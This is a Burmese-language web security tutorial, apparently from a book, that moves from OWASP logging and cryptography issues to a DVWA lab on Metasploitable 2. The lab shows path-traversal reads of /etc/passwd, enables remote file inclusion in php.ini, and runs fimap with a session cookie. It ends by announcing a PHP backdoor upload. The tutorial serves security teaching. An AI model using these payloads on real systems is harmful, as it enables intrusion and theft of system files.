Business logic ဆိုတာက application တွေရဲ့အဓိကဖြစ်ပြီး application တွေအဆင်ပြောစိန္တာ အတွက် ဆုံးဖြတ်ချက်တွေချပေးရပါတယ်။ Business logic က အဓိကဖြစ်တာကြောင့် application တွေရဲ့အဓိက object တွေဖြစ်တဲ့ server-side code တွေကိုရရှိတာဖြစ်ပါတယ်။ အကယ်၍ business logic မှာအားနည်းချက် အနည်းငယ်ရှိနေခဲ့ရင် attacker တွေက အဲအားနည်းချက်တွေကို အသုံးချ သွားနိုင်ပါတယ်။ Automate scanner တွေကတော့ business logic နဲ့သက်ဆိုင်တာတွေကိုတော့ ရှာဖွေနိုင်မှာမဟုတ်ပါဘူး။

## Testing for business logic flaws

Automated tools တွေက business flaws နဲ့သက်ဆိုင်တာတွေကို ရှာဖွေလို့မရနိုင်ဘူး ဆိုတာတော့ အပေါ်မှာရှင်းပြခဲ့ပြီး ဖြစ်ပါတယ်။ Business logic နဲ့ပတ်သက်ပြီး test လုပ်ဖို့အတွက် guidelines တချို့ကို အောက်မှာဖော်ပြ ပေးလိုက်ပါတယ်။

- Have a brainstorming session with the application architect, the business users of the application, and the developer to understand what the application is all about
- Understand all the workflows in the application
- Jot down critical areas of the application where things might go wrong and have a larger impact

- Create sample/raw data and try to explore the application both as a normal user as well as from an attacker's perspective
- Develop attack scenarios and logical tests for testing specific business logic
- Create a comprehensive threat model

### Auditing and logging

Application security assessment အတွက်ဆိုရင် audit log ဟာဆိုရင်လဲအရေးပါတဲ့နေရာကပါဝင်ပါတယ်။ ဘာကြောင့်လဲဆိုရင် security နဲ့ပတ်သက်ပြီး incident တစ်ခုခုဖြစ်ပွားရင် ကျွန်ုတ်တိုက audit logs ကနေလဲ ပြန်လဲစစ်ဆေးရတာ ဖြစ်ပါတယ်။ Enterprise application တွေကတော့ ထုံးစံအတိုင်း နည်းယ် ရှုတ်ထွေးပါတယ် ပြီးတော့ database server, load balancer, caching server အစရိတာတွေနဲ့ ဆက်သွယ်ထားပါတယ်။ အကယ်၍ breach ဖြစ်ခဲ့ပါက incident ဖြစ်စဉ်မှာ audit logs ရဲ့အရေးပါတာတွေကို ပြန်လည်တည်ဆောက်ပေးရပါတယ်။ Audit logs ထံမှရတဲ့ အချက်လက်တွေထက် incident investigation တွေကပိုပြီးတော့ များပြားပါတယ်။ အဲဒါကြောင့် application တွေလုပ်ဆောင်ခဲ့တာတွေ မှရတဲ့ log တွေကို သေချာစွာစစ်ဆေးတက်ဖို့ လိုအပ်ပါတယ်။

### OWASP mapping

Auditing and logging တိုကလဲ OWASP Top 10 ရဲ့ အစိတ်ပိုင်းထဲမှာပါဝင်ပါတယ်။ Vulnerabilities listed အမျိုးစားတွေကို ဖော်ပြပေးလိုက်ပါတယ်။

- The application doesn't log events such as logins, failed logins, and high-value transactions
- The application generates warnings and errors, which are inadequate
- Applications and API logs aren't regularly monitored for suspicious activity
- No backup strategy defined for application logs
- The application is not able to detect, escalate, or alert active attacks in real time or near real time.

### Cryptography

ကျွန်ုတ်တို့တွေက encryption နဲ့ပတ်သက်ပြီး ကျမ်းကျမ်းကျင်ကျင် ရှိရင်တော့ confidential data တွေကို encrypt လုပ်ပြီးသိမ်းထားလိုပါတယ်။ အဲဒါက web application မှာတော့ အရေးပါတဲ့

နေရာကန္တ ပါဝင်ပါတယ်။ Secure web application တစ်ခုကိုတည်ဆောက်ချင်တယ်ဆိုရင်တော့ ရှိနေတဲ့ data တွေကော transit လုပ်တဲ့ data တွေကိုပါ encryption လုပ်တာအကောင်းဆုံးပါပဲ။

### OWASP mapping

Cryptography နဲ့ပတ်သက်တဲ့ vulnerabilities တွေကလဲ OWASP Top 10 ရဲ့အစိတ်ပိုင်းတွေထဲက ပဲဖြစ်ပါတယ်။ Vulnerabilities category listed တွေကိုဖော်ပြပေးလိုက်ပါတယ်။

- Applications transmitting data in clear text. This concerns protocols such as HTTP, SMTP, and FTP.
- Application using old or weak cryptographic algorithms
- Application using the default crypto keys
- Application not enforcing encryption
- Application not encrypting user sensitive information while in storage
- Application using an invalid SSL certificate

SSL certificates နဲ့ပတ်သက်ပြီး စစ်ဆေးလို့ရတဲ့ online website ဖြစ်တဲ့ <https://www.ssllabs.com/ssltest/> မှာသွားရောက်စစ်ဆေးလို့ရပါတယ်။

### Understanding Web Application Vulnerabilities

ကျွန်တော်တို့ဆက်ပြီးတော့ Web Application မှာဖြစ်တက်တဲ့ Vulnerabilities တွေကိုလေ့လာကြပါမယ်။ Web Application တွေကိုရေးသားရာမှာ မတူညီတဲ့ Programming Languages တွေကိုအသုံးပြုကြပါတယ်။ အဲတဲ့ကမ Popular အဖြစ်ဆုံးတွေကတော့ Java, .NET, နဲ့ PHP တို့ပဲဖြစ်ပါတယ်။ Web Application တွေမှာဖြစ်ပေါ်တဲ့ vulnerabilities တွေကတော့

- Remote and Local File Inclusion
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)
- SQL Injection (SQLi)
- Command Injection
- File Upload Vulnerability

တို့ပဲ ဖြစ်ပါတယ်။


## File Inclusion

URL (by entering the path) path ထဲမှာပါဝင်တဲ့ File မှာ ဖြစ်တဲ့အားနည်းချက်ကြောင့် File Inclusion ဆိုတဲ့ အားနည်းချက်ဖြစ်ပေါ်လာတာ ဖြစ်ပါတယ်။ URL path ထဲမှာရှိတဲ့ file ဆိုတာ index.php အစရှိတဲ့ file ကိုပြောတာ ဖြစ်ပါတယ်။ အဲ file က Local Web Server ကို point လုပ်ထားရင်တော့ Local File Inclusion vulnerability ဖြစ်ပေါ်ပြီး အဲ file က remote server (Web application တင်ထားတဲ့ တွေား server) ကို point လုပ်လိုရင်တော့ Remote File Inclusion vulnerability ဖြစ်ပေါ်ပါတယ်။ အဲလိုမျိုး vulnerability တွေမှတစ်ဆင့် shell တွေကို upload တင်ပြီးတော့ server ကိုဝင်ရောကထိန်းချုပ်လို့ ရပါတယ်။ အဲဒါတွေကို အောက်မှာ ဆက်လွှဲလာ ပေးပါ။


Modern programing languages တွေနဲ့ web servers တွေမှာ အဲအားနည်းချက်တွေကို ကာကွယ်တာတွေ ပါဝင်လာပါတယ်။ ဒါပေမယ့် real life မှာတော့ Applications တွေကို Developed လုပ်ရာမှာ Programing Languages တွေဖြစ်တဲ့ JSP (Java), ASP (Microsoft), နဲ့ PHP စတဲ့ Languages တွေအများကြီးကိုအသုံးပြုကြပါတယ်။ အဲဒါကြောင့် တူညီတဲ့အားနည်းချက်တွေကို ရှာဖွေနိုင်ဖို့ အခွင့်ရေးကတော့ ရှိနေတူန်းပဲ ဖြစ်ပါတယ်။

### LFI

Local File Inclusion (LFI) vulnerabilities ဆိုတာက victim machine (web server) က file တွေကို attacker က browser ကနေ read လုပ်လိုရစေတဲ့ vulnerabilities ဖြစ်ပါတယ်။ Attacker က URL မှာပါဝင်တဲ့ file ကို .. / ဆိုတဲ့ Command တွေကိုအစားထိုးပြီးတော့ Directory တွေထဲကိုဝင်ရောက်တာ ဖြစ်ပါတယ်။ ဥပမာ ပြောရရင်တော့ ပုံမှန် web page တစ်ခုရဲ့ URL ဟာ [http://domain\\_name/index.php?file=hackme.html](http://domain_name/index.php?file=hackme.html) ဖြစ်ပါတယ်။ အဲဒါကို attacker က hackme.html အစား [http://domain\\_name/index.php?file=../../../../etc/passwd](http://domain_name/index.php?file=../../../../etc/passwd) အဲလိုမျိုး အစားထိုးလိုက်ပါတယ်။ အဲအခါမှာတော့ web application မှာ LFI vulnerabilities ဖြစ်နေတယ်ဆိုရင်တော့ Directory ထဲကိုရောက်သွားမှာ ဖြစ်ပါတယ်။ အဲဒါဟာ အရမ်းအန္တရာယ်ရှုပါတယ် ဘာကြောင့်လဲဆိုရင် အကယ်၍ web server က misconfigured လုပ်ထားတယ် ပြီးတော့ high privileges နဲ့လဲ running ဖြစ်နေတယ်ဆိုရင်တော့ attacker က sensitive information တွေကိုရရှိသွားနိုင်ပါတယ်။ ဒါဆို OK ကျွန်တော်တို့တွေ LFI နှုန်းကိုဆိုင်တဲ့ Lab လေးစမ်းကြည့်ရအောင်။ ကျွန်တော်တို့ Metasploit table 2 ကို ဖွင့်ပါမယ်။ ပြီးရင်တော့ browser မှာ Metasploit table 2 ရဲ့ IP ကိုရိုက်ထည့်လိုက်ပါမယ်။ (တစ်ခုသတိထားရမှာက ကျွန်တော့ Metasploit table 2 ထဲက dvwa ကို update လုပ်ထားပါတယ်။ အခွဲထဲမှာလဲ ထည့်ပေးထားပါတယ်။)



## ပြီးရင်တော့ DVWA ဆိုတဲ့ ထဲကိုဝင်ပါမယ်။



Username ကတော့ admin ဖြစ်ပြီး Password ကတော့ password ဖြစ်ပါတယ်။ အဲဒေါ် Login ဝင်လိုက်ပါ။



**Welcome to Damn Vulnerable Web Application!**

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

### WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can downloading and install [XAMPP](#) for the web server and database.

### Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

### More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- [bWAPP](#)
- [NOWASP](#) (formerly known as [Mutilidae](#))
- [OWASP Broken Web Applications Project](#)

ပြုရင်တော့ DVWA Security ဆိတဲ့ button ကို နိုင်လိုက်ပါ။

The screenshot shows the DVWA Security interface. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion (highlighted in green), File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security (highlighted in green), PHP Info, About, and Logout.

The main content area displays the "DVWA Security" header with a padlock icon. Below it is the "Security Level" section, which states: "Security level is currently: impossible." It explains that the security level can be set to low, medium, high, or impossible, and provides a numbered list of what each level represents:

1. Low - This security level is completely vulnerable and **has no security measures at all**. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

A dropdown menu shows "Low" selected, with a "Submit" button next to it.

The "PHPIDS" section follows, stating: "PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." It describes how PHPIDS works by filtering user input against a blacklist of malicious code. It also mentions that PHPIDS can be enabled across the site for the duration of the session. A link to "Enable PHPIDS" is provided, along with "[Simulate attack]" and "[View IDS log]" links.

User session information at the bottom includes: Username: admin, Security Level: impossible, and PHPIDS: disabled.


The footer of the DVWA interface states: "Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*".

အဲဒီမာ high ဖြစ်နေတာကို low ပြောင်းပြီးတော့ Summit ဆိုတဲ့ button ကိုနှိပ်လိုက်ပါ။  
ပြီးရင်တော့ဆက်ပြီး File Inclusion ဆိုတဲ့ button ကိုနှိပ်ပါမယ်။

The screenshot shows a browser window with the URL "10.10.10.7/dvwa/vulnerabilities/fi/?page=include.php". The page title is "Vulnerability: File Inclusion". The DVWA sidebar menu is visible on the left, with "File Inclusion" highlighted. The main content area displays the "More Information" section, which includes two links:

- [https://en.wikipedia.org/wikil/Remote\\_File\\_Inclusion](https://en.wikipedia.org/wikil/Remote_File_Inclusion)
- [https://www.owasp.org/index.php/Top\\_10\\_2007-A3](https://www.owasp.org/index.php/Top_10_2007-A3)

ဒါဆိုရင်တော့ အပေါ် URL မှာ <http://10.10.10.7/dvwa/vulnerabilities/fi/?page=include.php> ဆိုပြီးတွေ့ရမှာ ဖြစ်ပါတယ်။ အဲနောက်က include.php ဆိုတဲ့ file နေရာမှာ အပေါ်မှာဖော်ပြထားတဲ့ .. / တွေကိုအစားထိုးပြီး /etc/passwd ထဲကိုဝင်ရောက်ပါမယ်။



ဒါဆိုရင်တော့ web server ရဲ့ sensitive information တွေကိုကျန်တော်တို့ရှုပြီ ဖြစ်ပါတယ်။


## RFI

Remote File Inclusion vulnerability ဆိုတာက LFI vulnerability လိုပါပဲ။ LFI နဲ့မတူညီတဲ့အချက်က RFI ဟာဆိုရင် Local Server တင်မကပဲ Web Application တင်ထားတဲ့တေား (Remote Server) ထဲကအချက်လက်တွေကိုပါ Access လုမ်းလုပ်လိုပါတယ်။ RFI vulnerability Lab ကိုလဲ Metasploit table 2 ကိုပဲအသုံးပြုပြီးစမ်းသပ်ပြပါမယ်။ အရင်ဆုံး RFI ကိုစမ်းသပ်ဖို့အတွက်ဆိုရင် Metasploit table 2 ထဲက php.ini ဆိုတဲ့ file ကိုပြင်ဖို့လိုအပ်ပါတယ်။ အရင်ဆုံး ကျန်တော်တို့တွေ အဲဒါကိုပြင်ကြရအောင်။ Terminal ကင္န vim /etc/php5/cgi/php.ini ဆိုပြီးရှိက်လိုက်ပါ။ ပြီးရင်တော့ ကျန်တော်တို့တွေ allow\_url\_fopen နဲ့ allow\_url\_include တို့မှာ Off အစား On ဆိုပြီးတော့ ပြင်ပေးရပါမယ်။

```
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
allow_url_fopen = On


; Whether to allow include/require to open URLs (like http:// or ftp://) as file
allow_url_include = On
```

ပြင်လိုပြီးသွားပြီဆိုရင်တော့ LFI အတိုင်း File Inclusion အထိကိုဝင်ထားပေးပါ။



ပြီးသွားရင်တော့ URL မှာ နောက်ဆုံး include.php ဆိုတဲ့နေရာမှာ web site တစ်ခုခုကိုညွှန်းလိုက်ပါ။ နမူနာ အနေနဲ့ ကျွန်ုပ်တော်က Google ကို လုမ်းပြီးညွှန်းကြည့်ပါမယ်။ အဲဒါဆိုရင် URL ကဘယ်လို ဖြစ်သွားမလဲဆိုရင်

http://10.10.10.7/dvwa/vulnerabilities/fi/?page=https://www.google.com ဆိုပြီးဖြစ်သွားမှာ ဖြစ်ပါတယ် (10.10.10.7) ဆိုတာကကျွန်ုပ်တော့ IP Address ဖြစ်ပါတယ်။ စာဖတ်သူတို့ကတော့ ကိုယ့်  
IP Address ကိုထည့်ပေးပါ။



OK အဲလိုမျိုးပေါ်လာရင်တော့ RFI vulnerability ရှိတယ်လို သတ်မှတ်လို့ရပါတယ်။ အခုကျွန်ုပ်တော်စမ်းပြုသွားတာ LFI vulnerability ကော့ RFI vulnerability ကော့ကို manual စမ်းသပ်ပြုသွား ခြင်းဖြစ်ပါတယ်။ အခုတစ်ခါထက်ပြီးတော့ Tool ကိုအသုံးပြုပြီး စမ်းသပ်ကြပါမယ်။ Tool ရဲ့ name ကတော့ fimap ပဲဖြစ်ပါတယ်။ Kali Linux မှာ Default အနေနဲ့ပါဝင်ပြီးသား ဖြစ်ပါတယ်။ Fimap ကိုအသုံးပြုပြီးတော့ find, prepare, audit, exploit အစရှိတာတွေကို LFI အတွက်ကော့ RFI အတွက်ပါလုပ်ဆောင်နိုင်ပါတယ်။ အရင်ဆုံး သူမှာပါဝင်တဲ့ options တွေကိုကြည့်ဖို့အတွက် Terminal ကနေ fimap -h ဆိုပြီးရိုက်လိုက်ပါ။

```

root@kali:~# fimap -h
fimap v.1.00 svn (My life for Aiur)
:: Automatic LFI/RFI scanner and exploiter
:: by Iman Karim (fimap.dev@gmail.com)

Usage: fimap [options]
## Operating Modes:
-s , --single           Mode to scan a single URL for FI errors.
-m , --mass              Needs URL (-u). This mode is the default.
-g , --google             Mode for mass scanning. Will check every URL
                          from a given list (-l) for FI errors.
-B , --bing               Mode to use Google to acquire URLs.
                          Needs a query (-q) as google search query.
-H , --harvest            Mode to harvest a URL recursively for new URLs.
                          Needs a root url (-u) to start crawling there.
                          Also needs (-w) to write a URL list for mass mode.
-4 , --autoawesome        With the AutoAwesome mode fimap will fetch all
                          forms and headers found on the site you defined
                          and tries to find file inclusion bugs thru them. Needs an
                          URL (-u).

## Techniques:
-b , --enable-blind       Enables blind FI-Bug testing when no error messages are printed.
                          Note that this mode will cause lots of requests compared to the
                          default method. Can be used with -s, -m or -g.

-D , --dot-truncation    Enables dot truncation technique to get rid of the suffix if
                          the default mode (nullbyte poison) failed. This mode can cause
                          tons of requests depending how you configure it.
                          By default this mode only tests windows servers.
                          Can be used with -s, -m or -g. Experimental.

-M , --multiply-term=X   Multiply terminal symbols like '.' and '/' in the path by X.

## Variables:
-u , --url=URL           The URL you want to test.
                          Needed in single mode (-s).

-l , --list=LIST          The URL-LIST you want to test.
                          Needed in mass mode (-m).

-q , --query=QUERY        The Google Search QUERY.
                          Example: 'inurl:include.php'
                          Needed in Google Mode (-a)

```

အဲမှာ ပါဝင်တဲ့ Options တွေကိုတော့ မိမိဘာသာ Detail လေးလာကြည့်ပါ။ မစမ်းခင် Browser မှာ Live HTTP Headers ဆိုတဲ့ Addon လေးသွင်းထားဖို့အတွက် လိုအပ်ပါတယ်။ Firefox သုံးတဲ့သူတွေအတွက်ကတော့ <https://addons.mozilla.org/en-US/firefox/addon/http-header-live/>မှာဒေါင်းလုပ်ဆဲလိုရပါတယ်။ ဒါဆိုရင် ကျွန်တော်တို့တွေ စလိုက်ရအောင် အရင်ဆုံး LFI ကိုအရင်ဆုံး testing လုပ်ပါမယ်။ အရင်ဆုံး browser မှာ စောနက Download လုပ်ထားတဲ့ Live HTTP Header ဆိုတဲ့ addon ကိုဖွင့်ထားပါ။ ပြီးရင်တော့ Metasploit table 2 ရဲ့ ip address ကိုခေါ်လိုက်ပါ။ DVWA ကိုရွေးပါမယ်။ ပြီးရင်ဆက်ပြီးတော့ Login ဝင်ပါမယ်။ ပြီးရင်တော့ File Inclusion ဆိုတဲ့ button ကိုနိုင်ပါမယ်။ အပေါ်က LFI စမ်းခဲ့သလို တစ်ဆင့်ခြင်းဝင်ပေးလိုက်ပါ။ OK အားလုံးပြီးပြုဆိုရင်တော့ Kali Linux Terminal မှာ fimap -b -u 'http://10.10.10.7/dvwa/vulnerabilities/fi/?page=include.php'-- cookie='security=low;PHPSESSID=cc38d878eabb5f04b9ad1dd28f12e0ed' ဆိုပြီးရှိကိုလိုက်ပါ။ Cookie ကိုကျွန်တော်တို့ဘယ်ကရသလဲဆိုရင် ပထမဗြို့ဆုံးဖွင့်ထားတဲ့ Live HTTP Header ဆိုတဲ့ Addon ကနေရပါတယ်။

```
moz-extension://a940790d-85d7-48ee-852b-45f8f9dfccce - HTTP Header Live Main - Mozilla Firefox
http://10.10.10.7/dvwa/logout.php
Host: 10.10.10.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://10.10.10.7/dvwa/vulnerabilities/fi/?page=include.php
Cookie: security=low; PHPSESSID=cc38d878eabb5f04b9ad1dd28f12e0ed
Upgrade-Insecure-Requests: 1
```

အပေါ်ကဖော်ပြထားတဲ့ Command ကိုရိုက်ပြီးပြုဆိုရင်တော့ အောက်ပါအတိုင်း Kali Linux Terminal မှာတွေ့ရမှာ ဖြစ်ပါတယ်။

```
[15:30:37] [INFO] Testing file '/var/log/secure'...
[15:30:37] [INFO] Testing file 'http://www.tha-imax.de/fimap_testfiles/test'...
#####
#[1] Possible PHP-File Inclusion
#####
#::REQUEST
# [URL]      http://10.10.10.7/dvwa/vulnerabilities/fi/?page=include.php
# [HEAD SENT] Cookie
#::VULN INFO
# [GET PARAM] page
# [PATH]      /var/www/dvwa/vulnerabilities/fi
# [OS]        Unix
# [TYPE]      Absolute Clean
# [TRUNCATION] No Need. It's clean.
# [READABLE FILES]
#          [0] /etc/passwd
#          [1] /proc/self/environ
#          [2] php://input
#          [3] /var/log/auth.log
#####
root@kali:~#
```

ဒါဆိုရင်တော့ LFI vulnerability ရှိနေတာကို ကျွန်တော်တို့တွေ့ရမှာ ဖြစ်ပါတယ်။ File Inclusion Vulnerability ကိုတွေ့ပြုဆိုရင်တော့ နောက်တစ်ဆင့် PHP Shell upload တင်ပါမယ်။ အဲလိုတင်ရတဲ့ အကြောင်းက အချင့်မရွေး ကျွန်တော်တို့တွေ့ Target system Access လုမ်းလုပ်လို့ရအောင် (PHP Backdoor) ဖြစ်ပါတယ်။

